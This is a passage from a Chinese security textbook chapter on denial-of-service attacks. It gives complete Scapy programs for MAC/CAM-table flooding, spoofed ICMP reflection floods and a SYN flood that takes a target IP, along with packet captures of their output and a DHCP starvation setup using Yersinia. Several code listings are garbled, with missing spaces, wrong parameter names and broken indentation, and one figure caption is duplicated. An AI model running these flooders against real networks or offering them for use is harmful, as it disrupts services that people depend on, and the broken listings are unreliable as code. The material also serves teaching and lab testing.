8e:cb:ac:42:1:72 96:d5:f5:69:74:77 0.0.0.0.53821 > 0.0.0.0.56682: S 1268298243:1268298243(0) win 512
3b:ff:f6:15:15:0 c2:18:4e:3c:95:57 0.0.0.0.58656 > 0.0.0.0.52251: S 553082714:553082714(0) win 512
1f:1d:61:35:97:4c ba:80:c4:2a:ff:2f 0.0.0.0.21121 > 0.0.0.0.58746: S 1745297728:1745297728(0) win 512
a9:db:e0:2:83:17 b9:77:f1:41:16:1e 0.0.0.0.6910 > 0.0.0.0.24885: S 1671707920:1671707920(0) win 512
31:c2:18:2f:e6:b5 ca:42:e5:55:5a:46 0.0.0.0.24746 > 0.0.0.0.29340: S 935455837:935455837(0) win 512
eb:3a:77:55:9f:76 b:78:88:35:e1:bb 0.0.0.0.8444 > 0.0.0.0.31008: S 462871639:462871639(0) win 512
47:11:82:2f:77:d6 c6:e1:0:60:74:fa 0.0.0.0.48573 > 0.0.0.0.36748: S 2116367310:2116367310(0) win 512
58:89:ce:1e:3d:23 68:d2:ef:41:d6:40 0.0.0.0.39129 > 0.0.0.0.19010: S 1135825085:1135825085(0) win 512
1c:c1:22:6a:d3:a4 94:47:4:6c:d3:58 0.0.0.0.60230 > 0.0.0.0.33201: S 868294550:868294550(0) win 512
fc:f:f9:1b:21:94 31:15:7c:24:bc:6d 0.0.0.0.15994 > 0.0.0.0.19539: S 520920764:520920764(0) win 512
a:a9:bb:1:ef:65 a2:54:9:3f:1d:bf 0.0.0.0.57585 > 0.0.0.0.49054: S 144064240:144064240(0) win 512
8:84:8f:78:c5:72 bc:89:7a:10:31:30 0.0.0.0.2664 > 0.0.0.0.14048: S 277670928:277670928(0) win 512
3f:17:d6:2:93:28 eb:37:f6:39:c2:53 0.0.0.0.511 > 0.0.0.0.21706: S 1209271478:1209271478(0) win 512
47:77:f1:4d:8f:f7 b2:71:4:34:e3:d8 0.0.0.0.22056 > 0.0.0.0.6048: S 1614916568:1614916568(0) win 512
9b:d4:67:38:b2:88 7b:30:f8:5f:39:a7 0.0.0.0.41509 > 0.0.0.0.17227: S 1865294782:1865294782(0) win 512
1:ea:9:37:1:ad 80:17:d6:2f:ec:92 0.0.0.0.37731 > 0.0.0.0.33474: S 343678451:343678451(0) win 512
```

图 9-1　macof 向网络发送的数据包

交换机在遭到攻击之后，内部的 CAM 表很快就被填满。交换机退化成集线器，会将收到的数据包全部广播出去，从而无法正常向局域网提供转发功能，实现的过程很简单。

第一步：构造随机 MAC 和 IP，scapy 模块中的 RandMAC() 和 RandIP() 可以很方便地实现这一点，也可以生成固定网段 IP，如 RandIP("192.168.1.*")。

```
    from scapy.all import *
    while(1):
            packet=Ether(src=RandMAC(),dst=RandMAC())/IP(src=RandIP(),dst=RandIP())/
ICMP()
            time.sleep(0.5)
            sendp(packet)
            print packet.summary()
```

执行的结果如图 9-2 所示。




图 9-2　完全随机生成的数据包

```
    from scapy.all import *
    while(1):
        packet=Ether(src=RandMAC(),dst=RandMAC())
        time.sleep(0.5)
        print packet.summary()
```

执行的结果如图 9-3 所示。

```
Console × root@kali: ~ Problems PyUnit
<terminated> 192.168.169.2
17:7e:87:bb:3b:70 > c3:a5:a5:88:7f:22 (0x9000)
f8:c5:0c:06:65:ae > 6a:c7:0b:b7:81:78 (0x9000)
a9:ad:08:2f:2b:9b > 4b:42:b3:11:80:6f (0x9000)
9a:2e:a3:ba:b0:76 > e6:78:65:27:14:76 (0x9000)
70:bf:27:14:28:df > 98:e0:75:c1:7b:16 (0x9000)
18:da:7c:7e:b7:02 > 57:1e:b5:97:db:6e (0x9000)
8a:f2:eb:68:2f:86 > 80:b3:17:f9:be:6d (0x9000)
a3:0c:9d:5b:2b:7b > 91:6f:6f:55:cb:ec (0x9000)
57:47:8c:43:5e:f9 > d9:94:88:44:41:ec (0x9000)
df:29:3d:15:f6:3d > 10:07:cb:22:ca:08 (0x9000)
```

图 9-3　向网络发送随机 MAC 地址的数据包

```
    from scapy.all import *
    while(1):
```

```
    packet=IP(src=RandIP(),dst=RandIP())/ICMP()
    time.sleep(0.5)
    print packet.summary()
```

执行的结果如图 9-4 所示。




图 9-4　向网络发送随机 IP 地址的数据包

第二步：数据包中包含制定的源 IP 和 MAC，那么交换机就会记录，例如 ARP 包。

```
Ether(src=RandMAC(),dst="FF:FF:FF:FF:FF:FF")/ARP(op=2,scr="0.0.0.0",hwdst="FF:FF:FF:FF:FF:FF")/Padding(load="X"*18)
```

或者 ICMP 包：

```
Ether(src=RandMAC(),dst=RandMAC())/IP(src=RandIP(),dst=RandIP())/ICMP()
```

模拟 macof 的完整代码如下。

```
#!/usr/bin/python
import sys
fromscapy.all import *
import time
iface="eth0"
iflen(sys.argv)>=2:
    iface=sys.argv[1]
while(1):
    packet= Ether(src=RandMAC(),dst=RandMAC()) /
    IP(src=RandIP(),dst=RandIP()) / ICMP()
    time.sleep(0.5)
    sendp(packet,iface=iface,loop=0)
```

9.2　网络层的拒绝服务攻击

位于网络层的协议包括 ARP、IP 和 ICMP 等，其中，ICMP 主要用来在 IP 主机、路由器之间传递控制消息。平时检测网络连通情况时使用的 Ping 命令就是基于 ICMP 的。例如，希望查看本机发送的数据包是否可以到达 192.168.1.101，就可以使用如图 9-5 所示的 Ping 命令。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=2 ttl=128 time=1337 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=128 time=314 ms
64 bytes from 192.168.1.101: icmp_seq=4 ttl=128 time=538 ms
64 bytes from 192.168.1.101: icmp_seq=5 ttl=128 time=154 ms
64 bytes from 192.168.1.101: icmp_seq=6 ttl=128 time=72.5 ms
64 bytes from 192.168.1.101: icmp_seq=7 ttl=128 time=295 ms
64 bytes from 192.168.1.101: icmp_seq=8 ttl=128 time=219 ms
```

图 9-5　使用 Ping 命令向目标发送数据包

从图 9-5 中可以看出，发送的数据包得到了应答数据包，这说明 192.168.1.101 收到了发出的数据包，并给出了应答。这个过程遵守了 ICMP 的规定。上面例子中使用的 Ping 就是 IMCP 请求（Type=8），收到的回应就是 ICMP 应答（Type=0），一台主机向一个节点发送一个 Type=8 的 ICMP 报文，如果途中没有异常（例如，被路由器丢弃、目标不回应 ICMP 或传输失败），则目标返回 Type=0 的 ICMP 报文，说明这台主机存在。

但是目标主机在处理这个请求和应答时是需要消耗 CPU 资源的，处理少量的 ICMP 请求并不会对 CPU 的运行速度产生影响，但是大量的 ICMP 请求呢?

仍然使用 Ping 命令来尝试一下。这次将 ICMP 数据包设置的足够大，Ping 命令发送的数据包大小可以使用 –l 来指定（这个值一般指定为 65 500），这样构造好的数据包被称作“死亡之 Ping”，因为早期的系统无法处理这么大的 ICMP 数据包，在接收到这种数据包之后就会死机，现在的系统则不会出现这种问题，但是可以考虑使用这种方式向目标连续地发送这种“死亡之 Ping”来消耗目标主机的资源，如图 9-6 所示。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ping 192.168.1.101 -l 65500
WARNING: probably, rcvbuf is not enough to hold preload.
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=471 ttl=128 time=258 ms
64 bytes from 192.168.1.101: icmp_seq=472 ttl=128 time=457 ms
64 bytes from 192.168.1.101: icmp_seq=473 ttl=128 time=74.8 ms
64 bytes from 192.168.1.101: icmp_seq=474 ttl=128 time=1314 ms
64 bytes from 192.168.1.101: icmp_seq=475 ttl=128 time=351 ms
64 bytes from 192.168.1.101: icmp_seq=477 ttl=128 time=199 ms
64 bytes from 192.168.1.101: icmp_seq=481 ttl=128 time=450 ms
64 bytes from 192.168.1.101: icmp_seq=482 ttl=128 time=574 ms
64 bytes from 192.168.1.101: icmp_seq=484 ttl=128 time=318 ms
64 bytes from 192.168.1.101: icmp_seq=485 ttl=128 time=642 ms
64 bytes from 192.168.1.101: icmp_seq=486 ttl=128 time=29.9 ms
64 bytes from 192.168.1.101: icmp_seq=487 ttl=128 time=179 ms
64 bytes from 192.168.1.101: icmp_seq=488 ttl=128 time=123 ms
^C
--- 192.168.1.101 ping statistics ---
488 packets transmitted, 13 received, 97% packet loss, time 19006ms
rtt min/avg/max/mdev = 29.980/382.758/1314.902/324.077 ms, pipe 2
root@kali:~#
```

图 9-6　向目标发送长度为 65500 的数据包

这里只向目标发送了 488 个 ICMP 数据包就停止了，实际上发送再多的数据包效果也并不明显，这个原因主要是现在的操作系统和 CPU 完全有能力处理这个数量级的数据包。那么接下来呢？既然对方能够承受这个速度的数据包了，那么这里的拒绝服务攻击也就没有效果了，必须想办法提高发送到目标的数据包的数量，主要有两个办法，一是同时使用多台计

算机发送 ICMP 数据包，二是提高发送的 ICMP 数据包的速度。

另外，除了像上面这种使用本机地址不断地向目标发送 ICMP 包的方法之外，还有两种方法，一是使用随机地址不断向目标发送 ICMP 包，二是向不同的地址不断发送以攻击目标的 IP 地址为发送地址的数据包。这种攻击模式里，最终淹没目标的洪水不是由攻击者发出的，也不是伪造 IP 发出的，而是正常通信的服务器发出的。

除了前面使用的 RandIP()，还可以使用下面的方法模拟出一个随机 IP 地址。

```
    i.src = "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254),random.
randint(1,254),random.randint(1,254))
    id.dst=""
    send(IP(dst="1.2.3.4")/ICMP())
```

下面给出了一个完整的攻击程序。

```
import sys, random
from scapy.all import send, IP, ICMP
if len(sys.argv) < 2:
    print sys.argv[0] + " <spoofed_source_ip> <target>"
    sys.exit(0)
    while 1:
            pdst= "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254),
random.randint(1,254),random.randint(1,254))
            psrc="1.1.1.1"
    send(IP(src=psrc,dst=pdst)/ICMP())
```

使用 WireShark 来捕获发出的数据包，可以看到快速地以 1.1.1.1 向各个地址发送 ICMP 请求，这个地址在收到了请求之后，很快就会向 1.1.1.1 发回应答。这就是第三种攻击方式，如图 9-7 所示。

icmp

No.	Time	Source	Destination	Protocol	Length	Info
10	77.614940126	1.1.1.1	141.162.5.49	ICMP	42	Echo (ping) request
11	77.695874007	1.1.1.1	141.147.79.111	ICMP	42	Echo (ping) request
12	77.836144923	1.1.1.1	155.189.17.165	ICMP	42	Echo (ping) request
13	77.895210317	1.1.1.1	26.29.121.20	ICMP	42	Echo (ping) request
14	77.947388247	1.1.1.1	3.88.253.213	ICMP	42	Echo (ping) request
15	77.995793071	1.1.1.1	229.32.18.24	ICMP	42	Echo (ping) request
16	78.059204725	1.1.1.1	42.71.50.49	ICMP	42	Echo (ping) request
17	78.123865028	1.1.1.1	129.246.221.87	ICMP	42	Echo (ping) request
18	78.186156292	1.1.1.1	118.71.17.37	ICMP	42	Echo (ping) request
19	78.255769936	1.1.1.1	105.226.154.241	ICMP	42	Echo (ping) request
20	78.333183241	1.1.1.1	130.64.105.176	ICMP	42	Echo (ping) request
21	78.404851981	1.1.1.1	42.161.215.156	ICMP	42	Echo (ping) request
22	78.469067592	1.1.1.1	82.140.217.182	ICMP	42	Echo (ping) request
23	78.539226457	1.1.1.1	133.238.83.43	ICMP	42	Echo (ping) request
24	78.608732646	1.1.1.1	230.12.253.53	ICMP	42	Echo (ping) request
25	78.663372344	1.1.1.1	248.233.210.69	ICMP	42	Echo (ping) request
26	78.728211046	1.1.1.1	81.157.243.120	ICMP	42	Echo (ping) request
27	78.824602608	1.1.1.1	236.86.212.203	ICMP	42	Echo (ping) request
28	78.879923216	1.1.1.1	220.21.135.73	ICMP	42	Echo (ping) request
29	78.936366448	1.1.1.1	6.48.63.220	ICMP	42	Echo (ping) request
30	79.023321573	1.1.1.1	27.57.169.159	ICMP	42	Echo (ping) request
31	79.090028233	1.1.1.1	158.22.9.121	ICMP	42	Echo (ping) request
32	79.159223110	1.1.1.1	169.247.179.222	ICMP	42	Echo (ping) request
33	79.211415163	1.1.1.1	88.144.203.164	ICMP	42	Echo (ping) request
34	79.289944684	1.1.1.1	69.219.60.17	ICMP	42	Echo (ping) request
35	79.381207514	1.1.1.1	108.85.39.177	ICMP	42	Echo (ping) request
36	79.450559025	1.1.1.1	70.236.73.130	ICMP	42	Echo (ping) request

图 9-7　macof 向网络发送的数据包

9.3　传输层的拒绝服务攻击

基于 TCP 的拒绝服务攻击则要复杂一些，但是平时所说的拒绝服务攻击指的都是基于这个协议的攻击。因为现实中拒绝攻击服务的对象往往都是那些提供 HTTP 服务的服务器，为 HTTP 提供支持的 TCP 自然也就成了拒绝服务攻击的重灾区。

TCP（Transmission Control Protocol，传输控制协议）是一种面向连接的、可靠的、基于字节流的传输层通信协议。TCP 是因特网中的传输层协议，使用三次握手协议建立连接。当主动方发出 SYN 连接请求后，等待对方回答 SYN+ACK，并最终对对方的 SYN 执行 ACK 确认。这种建立连接的方法可以防止产生错误的连接。TCP 三次握手的过程如下。

（1）客户端向服务器端发送 SYN（SEQ=x）数据包，并进入 SYN_SEND 状态。

（2）服务器端在收到客户端发出的 SYN 报文之后，回应一个 SYN（SEQ=y）ACK(ACK=x+1）数据包，并进入 SYN_RECV 状态。

（3）客户端收到服务器端的 SYN 数据包，回应一个 ACK(ACK=y+1）数据包，进入 Established 状态。

三次握手完成，TCP 客户端和服务器端成功地建立连接，可以开始传输数据了。这个过程如图 9-8 所示。




图 9-8　TCP 三次握手的过程

不同于针对 ICMP 和 UDP 的拒绝服务攻击方式，基于 TCP 的攻击方式是面向连接的。只需要和目标主机的端口建立大量的 TCP 连接，就可以让目标主机的连接表被填满，从而不会再接收任何新的连接。

基于 TCP 的拒绝攻击方式有两种，一种是和目标端口完成三次握手，建立一个完整连接；另一种是只和目标端口完成三次握手中的前两次，建立的是一个不完整的连接，如图 9-9 所示，这种攻击方式是最为常见的，通常将这种攻击方式称为 SYN 拒绝服务攻击。在这种攻击方式中，攻击方会向目标端口发送大量设置了 SYN 标志位的 TCP 数据包，受攻击的服务器会根据这些数据包建立连接，并将连接的信息存储在连接表中，而攻击方不断地发送 SYN 数据包，很快就会将连接表填满，此时受攻击的服务器就无法接收新来的连接请求了。

接下来考虑一下这个程序的思路，首先是确定攻击的目标。例如，要攻击 192.168.1.1 上的 Web 服务器，那么需要做的就是产生大量的 SYN 数据包去连接 192.168.1.1 主机的 80 端

口。由于是进行攻击，所以无须完成完整的三次握手，只需要建立一个不完整的连接即可。




图 9-9　不完整的 TCP 连接

这样无须使用自身的 IP 地址作为源地址，只需要使用伪造的地址即可。产生随机地址的方法如下所示。

```
    pdst= "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254),random.
randint(1,254),random.randint(1,254))
```

攻击目标时使用 TCP，端口为 80，将标志位设置为 syn。

```
TCP(dport=80, flags="S")
```

下面给出完整的程序。

```
import sys,random
from scapy.all import send, IP, TCP
if len(sys.argv) < 2:
print " SynFlood.py +target IP"
sys.exit(0)
while 1:
     psrc= "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254),random.
randint(1,254),random.randint(1,254))
    pdst= argv[1]
send(IP(src=psrc,dst=pdst)/TCP(dport=80, flags="S"))
```

执行这段程序，将参数设置为 1.1.1.1，使用 WireShark 捕获这些数据包，执行的结果如图 9-10 所示。

tcp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	114.81.100.58	1.1.1.1	TCP	54	20 → 80 [SYN]
3	0.456539343	42.156.91.215	1.1.1.1	TCP	54	20 → 80 [SYN]
7	2.086842177	112.74.103.150	1.1.1.1	TCP	54	20 → 80 [SYN]
9	2.561008635	13.127.86.133	1.1.1.1	TCP	54	20 → 80 [SYN]
12	4.175573391	238.179.69.151	1.1.1.1	TCP	54	20 → 80 [SYN]
14	4.681061180	62.45.245.182	1.1.1.1	TCP	54	20 → 80 [SYN]
16	6.275599030	150.99.156.253	1.1.1.1	TCP	54	20 → 80 [SYN]
18	6.780673959	195.178.219.102	1.1.1.1	TCP	54	20 → 80 [SYN]
20	8.367894682	125.185.131.31	1.1.1.1	TCP	54	20 → 80 [SYN]
22	8.885957499	57.136.245.227	1.1.1.1	TCP	54	20 → 80 [SYN]
24	10.460602084	107.208.110.139	1.1.1.1	TCP	54	20 → 80 [SYN]
26	10.996591125	225.169.215.183	1.1.1.1	TCP	54	20 → 80 [SYN]
28	12.568004458	130.47.164.232	1.1.1.1	TCP	54	20 → 80 [SYN]
30	13.090062068	236.196.38.193	1.1.1.1	TCP	54	20 → 80 [SYN]
32	14.667948635	45.190.104.112	1.1.1.1	TCP	54	20 → 80 [SYN]
34	15.187859551	121.151.203.192	1.1.1.1	TCP	54	20 → 80 [SYN]
36	16.759716237	15.184.91.52	1.1.1.1	TCP	54	20 → 80 [SYN]
38	17.279793070	108.168.154.87	1.1.1.1	TCP	54	20 → 80 [SYN]
40	18.861626645	215.60.251.206	1.1.1.1	TCP	54	20 → 80 [SYN]
42	19.387756178	11.27.143.171	1.1.1.1	TCP	54	20 → 80 [SYN]
44	20.971565083	18.76.107.124	1.1.1.1	TCP	54	20 → 80 [SYN]
46	21.488409443	47.72.211.114	1.1.1.1	TCP	54	20 → 80 [SYN]
48	23.054227593	56.104.193.98	1.1.1.1	TCP	54	20 → 80 [SYN]
50	25.166311351	211.149.249.69	1.1.1.1	TCP	54	20 → 80 [SYN]

图 9-10　产生各种随机地址发出的数据包

9.4　基于应用层的拒绝服务攻击

位于应用层的协议比较多，常见的有 HTTP、FTP、DNS、DHCP 等。这里面的每个协议都可能被利用来发起拒绝服务攻击，这里面以其中的 DHCP 为例，DHCP（Dynamic Host Configuration Protocol，动态主机配置协议）通常被应用在大型的局域网络环境中，主要作用是集中地管理、分配 IP 地址，使网络环境中的主机动态地获得 IP 地址、Gateway 地址、DNS 服务器地址等信息，并能够提升地址的使用率。

DHCP 采用客户端 / 服务器模型，主机地址的动态分配任务由网络主机驱动。当 DHCP 服务器接收到来自网络主机申请地址的信息时，才会向网络主机发送相关的地址配置等信息，以实现网络主机地址信息的动态配置。一次 DHCP 的过程如图 9-11 所示。



图 9-11　DHCP 连接的过程

DHCP 攻击的目标也是服务器，怀有恶意的用户伪造大量 DHCP 请求报文发送到服务器，这样 DHCP 服务器地址池中的 IP 地址会很快就分配完毕，从而导致合法用户无法申请到 IP 地址。同时大量的 DHCP 请求也会导致服务器高负荷运行，从而导致设备瘫痪。

首先编写一段程序来搜索网络中的 DHCP 服务器，只需要在网络中广播 DHCP 的 discover 数据包，源端口为 68，目标端口为 67。这个构造的过程比较麻烦，涉及多个层次。

```
    dhcp_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst=
"255.255.255.255")/UDP(sport=68,dport=67)/BOOTP()/DHCP(options=[("message-
type","discover"),"end"])
```

完整的程序如下所示。

```
    from scapy.all import srp,IP,UDP,Ether,BOOTP,DHCP
    dhcp_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst=
"255.255.255.255")/UDP(sport=68,dport=67)/BOOTP()/DHCP(options=[("message-
type","discover"),"end"])
    srp(dhcp_discover)
```

这时可以打开 WireShark，并将过滤器设置为 udp，然后执行上面的这个程序，可以看到如图 9-12 所示的过程。

udp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover
3	1.000299252	192.168.169.254	192.168.169.134	DHCP	353	DHCP Offer

图 9-12　DHCP 的 Discover 过程

分析得到的数据包，可以看出来网络中有一个 DHCP 服务器，地址为 192.168.169.254。这个程序也可以用来检测网络中的非法 DHCP 服务器。

DHCP 攻击的目标也是服务器，怀有恶意的用户伪造大量 DHCP 请求报文发送到服务器，这样 DHCP 服务器地址池中的 IP 地址会很快就分配完毕，从而导致合法用户无法申请到 IP 地址。同时大量的 DHCP 请求也会导致服务器高负荷运行，从而导致设备瘫痪。

在这一节中用到两个工具，一个是 Yersinia，这是一个十分强大的拒绝服务攻击工具，另一个是比较熟悉的 Metasploit。

在这里首先使用 Yersinia 进行 DHCP 攻击实验，这是一款图形化工具，在命令行中输入“yersinia -G”就可以以图形化界面的形式启动这款工具。

```
root@kali: ~ # yersinia -G
```

下面就是启动以后的 Yersinia 工作界面，现在的版本为 0.73，如图 9-13 所示。

